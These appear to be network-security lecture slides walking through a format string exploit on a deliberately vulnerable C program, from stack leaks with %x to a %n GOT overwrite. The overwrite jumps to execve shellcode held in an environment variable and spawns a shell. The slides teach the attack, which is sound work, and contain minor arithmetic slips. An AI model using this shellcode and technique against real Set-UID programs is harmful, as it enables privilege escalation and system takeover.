NETWORK SECURITY SPRING 2017

Renuka Kumar
amritanetsec@gmail.com

Format String Exploitation

Format String Vulnerability

printf (user_input)

The above statement is quiet common in C programs. What are the consequences of such statements? What if it is a Set-UID program.

man 3 printf

- This shows a family on ANSI C functions such as prinft, fprintf, sprintf etc.
- These functions are used to convert primitive values such as int, double etc. to a format specied by the developer

```
SYNOPSIS
     #include <stdio.h>

     int
     printf(const char * restrict format, ...);
```

Format String – contains some characters that are printed as they are , and format specifiers (conversion specifiers) that indicate how output has to be formatted

printf

```
printf("The magic number is: %d\n",1911);
```

Output:

```
The magic number is 1911
```

The text to be printed is “The magic number is:”, followed by a format parameter ‘%d’, which is replaced with the parameter (1911) in the output.

Format Parameters

Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

Example

```
int main() {
    int a = -5;
    float b = 5.5;
    char *c = "My String";
    printf("a = %d, b = %f, c = %s\n", a,b,c);
}
```

% - meta character that starts the format specifier

Conversion Specifiers : d,f,s

Example

```
int main() {
    int a = -5;
    float b = 5.5;
    char *c = "My String";
    printf("a = %d, b = %f, c = %s\n", a,b,c);
}
```

```
vol@ubuntu:~/netsec/formatstring$ ./a.out
a = -5, b = 5.500000, c = My String
```

Placeholders can be replaced by content of variables formatted in the correct way.

Example

```
int main() {
    int a = -5;
    float b = 5.5;
    char *c = "My String";
    printf("a = %u, b = %f, c = %s\n",
a,b,c);
}
```

```
vol@ubuntu:~/netsec/formatstring$ ./a.out
a = 4294967291, b =5.500000, c =My String
```

a is now represented as unsigned integer

Example

```
int main() {
    int a = -5;
    float b = 5.5;
    char *c = "My String";
    printf("a = %20u, b = %f, c = %s\n",
a,b,c);
}
```

```
vol@ubuntu:~/netsec/formatstring$ ./a.out
a =          4294967291, b =5.500000, c =My String
```

Quiz

What does %d in the previous slide do?


Quiz

What does %d in the slide before do?

Fetches next argument off the stack and treats it as a signed integer.

Role of Stack in Format String

```
printf ("a has value %d, b has value %d, c
    is at address: %08x\n",a, b, &c);
```



Role of Stack in Format String

- What if there is a mismatch between format string and actual arguments?

```
printf ("a has value %d, b has value %d, c
        is at address: %08x\n”,a, b);
```

Format string asks for 3 parameters and program provides only 2

Can this pass the compiler?

- printf() is defined with variable length of arguments. Therefore, looking at the number of arguments will not reveal any errors.
- To find mismatch, compilers needs to understand how printf() works and what the meaning of the format string is (which they don't do)
- Sometimes, the format string is not a constant string; it is generated during the execution of the program. Detecting mismatch in this case is not possible.

Can printf detect mismatch?

- The function printf() fetches the arguments from the stack. If the format string needs 3 arguments, it will fetch 3 data items from the stack.
- Unless the stack is marked with a boundary, printf() does not know that it runs out of the arguments that are provided to it.
- printf() will continue fetching data from the stack. When there is a mismatch, it will fetch data that do not belong to this function call.

Attacks on Format String Vulnerability

- Crashing the program

```
printf("%s%s%s%s%s%s%s%s%s%s");
```

  - For each %s, printf() will fetch a number from the stack, treat this number as an address, and print out the memory contents pointed by this address as a string, until a NULL character (i.e., number 0, not character 0) is encountered.
  - Since the number fetched by printf() might not be an address, the program will crash.
  - It is also possible that the number happens to be a valid address, but is protected (e.g. it is reserved for kernel memory). In this case, the program will crash.

Attacks on Format String Vulnerability

- Viewing the Stack

```
printf ("%08x %08x %08x %08x %08x\n");
```

  - This instructs the printf-function to retrieve five parameters from the stack and display them as 8-digit padded hexadecimal numbers.

So a possible output may look like:

```
40012980 080628c4 bffff7a4 00000005 08059c0
```

- Viewing/Writing random memory locations

Vulnerable Program

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {

   char b[128];
   //bufferoverflow vulnerability
   strcpy(b, argv[1]);
   printf(b);
   printf("\n");
}
```

Begin Exploitation

```
vol@ubuntu:~/netsec/formatstring$ ./format AAAA
AAAA
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB
AAAABBBB
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%x-%x-%x-%x
AAAABBBB-bffff364-1-b7eb8269-41414141
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%x-%x-%x-%x-%x
AAAABBBB-bffff361-1-b7eb8269-41414141-42424242
```

The string you entered is on the stack
If you enter a memory address, that will also be on the stack

```
(gdb) disass main
Dump of assembler code for function main:
   0x08048494 <+0>:     push   %ebp
   0x08048495 <+1>:     mov    %esp,%ebp
   0x08048497 <+3>:     and    $0xfffffff0,%esp
   0x0804849a <+6>:     sub    $0xb0,%esp
   0x080484a0 <+12>:    mov    0xc(%ebp),%eax
   0x080484a3 <+15>:    mov    %eax,0x1c(%esp)
   0x080484a7 <+19>:    mov    %gs:0x14,%eax
   0x080484ad <+25>:    mov    %eax,0xac(%esp)
   0x080484b4 <+32>:    xor    %eax,%eax
   0x080484b6 <+34>:    mov    0x1c(%esp),%eax
   0x080484ba <+38>:    add    $0x4,%eax
   0x080484bd <+41>:    mov    (%eax),%eax
   0x080484bf <+43>:    mov    %eax,0x4(%esp)
   0x080484c3 <+47>:    lea    0x2c(%esp),%eax
   0x080484c7 <+51>:    mov    %eax,(%esp)
   0x080484ca <+54>:    call   0x80483a0 <strcpy@plt>
   0x080484cf <+59>:    lea    0x2c(%esp),%eax
   0x080484d3 <+63>:    mov    %eax,(%esp)
   0x080484d6 <+66>:    call   0x8048380 <printf@plt>
   0x080484db <+71>:    movl   $0xa,(%esp)
   0x080484e2 <+78>:    call   0x80483d0 <putchar@plt>
   0x080484e7 <+83>:    mov    0xac(%esp),%edx
   0x080484ee <+90>:    xor    %gs:0x14,%edx
   0x080484f5 <+97>:    je     0x80484fc <main+104>
   0x080484f7 <+99>:    call   0x8048390 <__stack_chk_fail@plt>
   0x080484fc <+104>:   leave
   0x080484fd <+105>:   ret
End of assembler dump.
(gdb) b *0x080484d6
Breakpoint 1 at 0x80484d6: file format.c, line 9.
```

Commands:

- Disass main
- Break at print

Stack View

```
(gdb) r AAAABBBB-%x-%x-%x-%x-%x
Starting program: /home/vol/netsec/formatstring/format AAAABBBB-%x-%x-%x-%x-%x

Breakpoint 1, 0x0804846f in main (argc=2, argv=0xbffff1b4) at format.c:9
9           printf(b);
(gdb) x/20wx $esp
0xbffff080:     0xbffff090      0xbffff348      0x00000001      0xb7eb8269
0xbffff090:     0x41414141      0x42424242      0x2d78252d      0x252d7825
0xbffff0a0:     0x78252d78      0x0078252d      0x00000000      0xb7e53043
0xbffff0b0:     0x0804827b      0x00000000      0x00ca0000      0x00000001
0xbffff0c0:     0xbffff323      0x0000002f      0xbffff11c      0xb7fc5ff4
(gdb) p &b
$1 = (char (*)[128]) 0xbffff090
```

Top of stack contains address of buffer. Why ??

Boxes in red shows the user input => User input is saved on stack

Using ltrace

- Ltrace is a library call trace
- It intercepts and records dynamic library calls, signals received, and system calls executed by the program

```
vol@ubuntu:~/netsec/formatstring$ ltrace ./format AAAABBBB-%x-%x-%x-%x-%x
__libc_start_main(0x8048444, 2, 0xbffff1e4, 0x8048490, 0x8048500 <unfinished ...>
strcpy(0xbffff0c0, "AAAABBBB-%x-%x-%x-%x-%x")                    = 0xbffff0c0
printf("AAAABBBB-%x-%x-%x-%x-%x", 0xbffff35a, 0x1, 0xb7eb8269, 0x41414141, 0x42424242) = 46
putchar(10, 0xbffff35a, 1, 0xb7eb8269, 0x41414141AAAABBBB-bffff35a-1-b7eb8269-41414141-42424242
)                 = 10
+++ exited (status 10) +++
```

Output

```
(gdb) r AAAABBBB-%x-%x-%x-%x-%x
Starting program: /home/vol/netsec/formatstring/format AAAABBBB

Breakpoint 1, 0x0804846f in main (argc=2, argv=0xbffff1b4) at
9         printf(b);
(gdb) c
Continuing.
AAAABBBB-bffff348-1-b7eb8269-41414141-42424242
[Inferior 1 (process 10085) exited with code 012]
```

%x pops data from the stack

Stack Representation

User control these values;
These come from the input
They are the 4th and 5th values in the printf

Direct Parameter Access

```
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x
AAAABBBB-41414141
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x-%5\$x
AAAABBBB-41414141-42424242
```

The '$' is escaped because it's a shell meta-character.

Try without escaping it to see the difference

Man 3 Printf Again

```
n      The  number  of  characters written so far is stored into the integer indicated by the int *
       (or variant) pointer argument.  No argument is converted.
```

- All of the format specifiers are read only – they read from memory and print it onto screen in some format.
- %n takes uses the next argument of the stack as a memory location to write to. It writes the num of characters written thus far
- This is now a tool to modify memory. This can be used to write to memory locations.

So how do we use this to hijack the control flow using this.

About Man Page

```
MANUAL SECTIONS
    The standard sections of the manual include:

    1       User Commands
    2       System Calls
    3       C Library Functions
    4       Devices and Special Files
    5       File Formats and Conventions
    6       Games et. al.
    7       Miscellanea
    8       System Administration tools and Daemons

    Distributions customize the manual section to their specifics,
    which often include additional sections.
```

Experiment with %n

```
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x
AAAABBBB-41414141
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$n
Segmentation fault (core dumped)
```

What causes segfault??

Experiment with %n

```
(gdb) r AAAA-%4\$n
Starting program: /home/vol/netsec/formatstring/format AAAA-%4\$n

Program received signal SIGSEGV, Segmentation fault.
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
(gdb) x/i $eip
=> 0xb7e670a2 <vfprintf+17906>: mov    %edx,(%eax)
(gdb) p/x $edx
$1 = 0x5
(gdb) p/x $eax
$2 = 0x41414141
```

We are writing to the memory location pointed to by eax the number of characters printed so far , which is 5.

Experiment with %n

```
(gdb) r AAAABBBB-%4\$n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/vol/netsec/formatstring/format

Program received signal SIGSEGV, Segmentation fault.
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc
(gdb) x/i $eip
=> 0xb7e670a2 <vfprintf+17906>: mov    %edx,(%eax)
(gdb) p/x $edx
$3 = 0x9
(gdb) p/x $eax
$4 = 0x41414141
```

Experiment with %n, %u

```
(gdb) r AAAABBBB-%x-%4\$x
Starting program: /home/vol/netsec/formatstring/format AAAABBBB-%x-%4\$x
AAAABBBB-bffff34f-41414141
[Inferior 1 (process 10180) exited with code 012]
(gdb) r AAAABBBB-%10u-%4\$x
Starting program: /home/vol/netsec/formatstring/format AAAABBBB-%10u-%4\$x
AAAABBBB-3221222221-41414141
[Inferior 1 (process 10182) exited with code 012]
(gdb) r AAAABBBB-%10u-%4\$n
Starting program: /home/vol/netsec/formatstring/format AAAABBBB-%10u-%4\$n

Program received signal SIGSEGV, Segmentation fault.
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
(gdb) p/x $edx
$5 = 0x14
(gdb) p/x $eax
$6 = 0x41414141
(gdb) p/d $eax
$7 = 1094795585
(gdb) p/d $edx
$8 = 20
```

- Two things can be controlled
  - The memory location that will be written to
  - The value that will be written

Experiment with %n

What if you add something at the end of %11$n?

```
(gdb) r AAAA-%11u-%11\$n4AAAAAAAAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/vol/netsec/formatstring/a.out AAAA-%11u-

Program received signal SIGSEGV, Segmentation fault.
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
(gdb) p/d $edx
$12 = 17
```

The point here is that %n will write the number of characters written until then into the pointer

Summarize

- %n is a write what-where primitive
- We can decide what we want to write using width arguments.
- We can provide address we want to write to.

Recap – Global Offset Table

- Used for run-time address binding
- For functions that are dynamically linked , the address in the executable is an address to an entry in the GOT
- The corresponding pointer in GOT is populated with the actual address of the function at runtime

Why is GOT interesting?

- These are pointers that can be modified at runtime.
- If we are able to write to a GOT entry with a pointer to the shellcode , then when the program tries to call one of the function, it will call shellcode.
- GOT uses an indirection called Procedure Linkage Table to call functions

Recap – Global Offset Table

```
vol@ubuntu:~/netsec/formatstring$ objdump -R format

format:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   printf
0804a004 R_386_JUMP_SLOT   strcpy
0804a008 R_386_JUMP_SLOT   __gmon_start__
0804a00c R_386_JUMP_SLOT   __libc_start_main
0804a010 R_386_JUMP_SLOT   putchar
```

- Eg. GOT address for putchar is a pointer that points to the address of the putchar function

Disass putchar before execution

```
(gdb) disass putchar
Dump of assembler code for function putchar@plt:
   0x08048380 <+0>:     jmp    *0x804a010
   0x08048386 <+6>:     push   $0x20
   0x0804838b <+11>:    jmp    0x8048330
End of assembler dump.
```

- Jumps to address stored in 0x0804a010
- What you see is not the disassembled output of putchar, but entry of putchar@PLT

Disass main

```
(gdb) disass main
Dump of assembler code for function main:
   0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     and    $0xfffffff0,%esp
   0x0804844a <+6>:     sub    $0x90,%esp
   0x08048450 <+12>:    mov    0xc(%ebp),%eax
   0x08048453 <+15>:    add    $0x4,%eax
   0x08048456 <+18>:    mov    (%eax),%eax
   0x08048458 <+20>:    mov    %eax,0x4(%esp)
   0x0804845c <+24>:    lea    0x10(%esp),%eax
   0x08048460 <+28>:    mov    %eax,(%esp)
   0x08048463 <+31>:    call   0x8048350 <strcpy@plt>
   0x08048468 <+36>:    lea    0x10(%esp),%eax
   0x0804846c <+40>:    mov    %eax,(%esp)
   0x0804846f <+43>:    call   0x8048340 <printf@plt>
   0x08048474 <+48>:    movl   $0xa,(%esp)
   0x0804847b <+55>:    call   0x8048380 <putchar@plt>
   0x08048480 <+60>:    leave
   0x08048481 <+61>:    ret
End of assembler dump.
```

Understanding GOT/PLT

```
(gdb) x/5i 0x8048380
   0x8048380 <putchar@plt>:     jmp    *0x804a010
   0x8048386 <putchar@plt+6>:   push   $0x20
   0x804838b <putchar@plt+11>:  jmp    0x8048330
   0x8048390 <_start>:  xor    %ebp,%ebp
   0x8048392 <_start+2>:        pop    %esi
(gdb) p/x *0x804a010
$4 = 0x8048386
(gdb) x/x *0x804a010
0x8048386 <putchar@plt+6>:      0x00002068
(gdb) x/5i 0x8048330
   0x8048330:   pushl  0x8049ff8
   0x8048336:   jmp    *0x8049ffc
   0x804833c:   add    %al,(%eax)
   0x804833e:   add    %al,(%eax)
   0x8048340 <printf@plt>:      jmp    *0x804a000
(gdb) p/x *0x8049ffc
$5 = 0x0
```

Instructions at putchar address

Contents of putchar offset in GOT

Instructions at putchar@plt +11

Value at that location is initially 0

Break at putchar

```
(gdb) b *0x0804847b
Breakpoint 1 at 0x804847b: file format.c, line 10.
(gdb) r AAAA
Starting program: /home/vol/netsec/formatstring/format AAA

Breakpoint 1, 0x0804847b in main (argc=2, argv=0xbffff1c4)
10          printf("\n");
(gdb) x/5i 0x8048380
   0x8048380 <putchar@plt>:     jmp    *0x804a010
   0x8048386 <putchar@plt+6>:   push   $0x20
   0x804838b <putchar@plt+11>:  jmp    0x8048330
   0x8048390 <_start>:  xor    %ebp,%ebp
   0x8048392 <_start+2>:        pop    %esi
(gdb) p/x *0x804a010
$6 = 0x8048386
(gdb) x/5i 0x8048330
   0x8048330:   pushl  0x8049ff8
   0x8048336:   jmp    *0x8049ffc
   0x804833c:   add    %al,(%eax)
   0x804833e:   add    %al,(%eax)
0x8048340 <printf@plt>:         jmp    *0x804a000
```

```
(gdb) p/x *0x8049ffc
$7 = 0xb7ff2690
```

```
(gdb) disass putchar
Dump of assembler code for function putchar:
   0xb7e886e0 <+0>:     sub    $0x2c,%esp
   0xb7e886e3 <+3>:     mov    %ebx,0x1c(%esp)
   0xb7e886e7 <+7>:     call   0xb7f4aee3
   0xb7e886ec <+12>:    add    $0x13d908,%ebx
   0xb7e886f2 <+18>:    mov    %esi,0x20(%esp)
   0xb7e886f6 <+22>:    mov    %edi,0x24(%esp)
   0xb7e886fa <+26>:    mov    0x30(%esp),%edi
   0xb7e886fe <+30>:    mov    %ebp,0x28(%esp)
   0xb7e88702 <+34>:    mov    0xdac(%ebx),%esi
   0xb7e88708 <+40>:    mov    (%esi),%eax
   0xb7e8870a <+42>:    mov    %esi,%ecx
   0xb7e8870c <+44>:    and    $0x8000,%eax
   0xb7e88711 <+49>:    jne    0xb7e8874b <putchar+107>
   0xb7e88713 <+51>:    mov    0x48(%esi),%edx
   0xb7e88716 <+54>:    mov    %gs:0x8,%ebp
   0xb7e8871d <+61>:    cmp    0x8(%edx),%ebp
   0xb7e88720 <+64>:    je     0xb7e88747 <putchar+103>
   0xb7e88722 <+66>:    mov    $0x1,%ecx
   0xb7e88727 <+71>:    cmpl   $0x0,%gs:0xc
   0xb7e8872f <+79>:    je     0xb7e88732 <putchar+82>
   0xb7e88731 <+81>:    lock cmpxchg %ecx,(%edx)
   0xb7e88735 <+85>:    jne    0xb7e887f5
   0xb7e8873b <+91>:    mov    0x48(%esi),%edx
```

Partial dump of disass output of putchar

Moving on…

```
vol@ubuntu:~/netsec/formatstring$ objdump -R a.out

a.out:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   printf
0804a004 R_386_JUMP_SLOT   __stack_chk_fail
0804a008 R_386_JUMP_SLOT   strcpy
0804a00c R_386_JUMP_SLOT   __gmon_start__
0804a010 R_386_JUMP_SLOT   __libc_start_main
0804a014 R_386_JUMP_SLOT   putchar
```

Replacing AAAA with Address

```
(gdb) run $(python -c 'print "\x10\xa0\x04\x08"')-%4\$x
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/vol/netsec/formatstring/format $(
-804a010
[Inferior 1 (process 9392) exited with code 012]
(gdb) x/x 0x0804a010
0x804a010 <putchar@got.plt>:    0x08048386
(gdb) run $(python -c 'print "\x10\xa0\x04\x08"')-%4\$n
Starting program: /home/vol/netsec/formatstring/format $(

Program received signal SIGSEGV, Segmentation fault.
0x00000005 in ?? ()
(gdb) x/x 0x0804a010
0x804a010 <putchar@got.plt>:    0x00000005
```

Replacing AAAA with Address

```
(gdb) run $(python -c 'print "\x10\xa0\x04\x08"')-%10u-%4\$n
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/vol/netsec/formatstring/format $(python

Program received signal SIGSEGV, Segmentation fault.
0x00000010 in ?? ()
(gdb) x/x 0x0804a010
0x804a010 <putchar@got.plt>:    0x00000010
```

Shellcode In Env Var

```
export EGG=$(python -c 'print "\x90"*500 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"');
```

Find pattern of Nops in Stack

```
(gdb) find $esp, $esp+2000, 0x90909090
0xbffff44c
0xbffff44d
0xbffff44e
0xbffff44f
0xbffff450
0xbffff451
0xbffff452
0xbffff453
0xbffff454
0xbffff455
0xbffff456
0xbffff457
0xbffff458
0xbffff459
0xbffff45a
0xbffff45b
0xbffff45c
0xbffff45d
0xbffff45e
```

This is a huge dump of 500 NOPs. I take 0xbffff500 for exploitation

x/10i 0xbffff500

```
(gdb) x/10i 0xbffff500
   0xbffff500:  nop
   0xbffff501:  nop
   0xbffff502:  nop
   0xbffff503:  nop
   0xbffff504:  nop
   0xbffff505:  nop
   0xbffff506:  nop
   0xbffff507:  nop
   0xbffff508:  nop
   0xbffff509:  nop
```

Now we write 0xbffff500 into the the GOT entry.

How to write the address

- Now we write 0xbfffff500 into the the GOT entry.
- Write to 0x804a010
- Write to 0x804a012

0x0804a012	0x0804a010
0xBFFF	0xF500

Write to 0x804a010

```
$(python -c 'print
"\x10\xa0\x04\x08”+”\x12\xa0\x04\x08”')-%Xu-
%4\$n
```

What should be the value of X to get 0xF500?

0xF500-0xA = 0xF4F6 = 62710

Run the command:

```
r $(python -c 'print "\x10\xa0\x04\x08" +
"\x12\xa0\x04\x08"')-%62710u-%4\$n
```

Stackdump at break 10

```
Breakpoint 1, main (argc=2, argv=0xbffff1b4) at format.c:10
10          printf("\n");
(gdb) x/20wx $esp
0xbffff080:     0xbffff090      0xbffff34a      0x00000001      0xb7eb8269
0xbffff090:     0x0804a010      0x0804a012      0x3236252d      0x75303137
0xbffff0a0:     0x2434252d      0x00000078      0x00000000      0xb7e53043
0xbffff0b0:     0x0804827b      0x00000000      0x00ca0000      0x00000001
0xbffff0c0:     0xbffff325      0x0000002f      0xbffff11c      0xb7fc5ff4
```

Run the command

```
r $(python -c 'print "\x10\xa0\x04\x08" +
"\x12\xa0\x04\x08"')-%62710u-%4\$n
```

```
Program received signal SIGSEGV, Segmentation fault.
0x0000f500 in ?? ()
(gdb) x/x 0x804a010
0x804a010 <putchar@got.plt>:    0x0000f500
```

Write to 0x804a012

```
r $(python -c 'print "\x10\xa0\x04\x08" +
 "\x12\xa0\x04\x08"')-%62710u-%4\$n%5\$n
```

```
Breakpoint 1, 0x080484e2 in main (argc=2, argv=0xbffff1b4) at
10          printf("\n");
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xf500f500 in ?? ()
```

Value to Write to 0x804a012

Math:

1. Remaining of what needs to be written 0xBFFF-0xF500 = 0x7FFFFFFFFFFFFFFF a bizzare number
2. What is an alternative math given the image below?

Write to 0x804a012

Math:

1. Remaining of what needs to be written 0xBFFF-0xF500 = 0x7FFFFFFFFFFFFFFF a bizzare number
2. What is an alternative math given the image below?

0x1BFFF - 0xF500 = 0xCAFF = 51967

0xC9DF = 51679

Write to 0x804a012

Math:

1. Remaining of what needs to be written 0xBFFF-0xF500 = 0x7FFFFFFFFFFFFFFF a bizzare number


```
$(python -c 'print "\x10\xa0\x04\x08" +
"\x12\xa0\x04\x08"')-%62710u-%4\$n%51967u%5\
$n
```

Shell!!!

- Run the same command outside will give you shell due to the nops.

```
                                                                process 9854 is executing
ew program: /bin/dash
$
```

```
                                                                $ pwd
/home/vol/netsec/formatstring
$ ls
a.out  envaddr  example.c  example1.c  exploit.py  format  format.c  log  readme.txt  shellcode  shellcode.c
$
```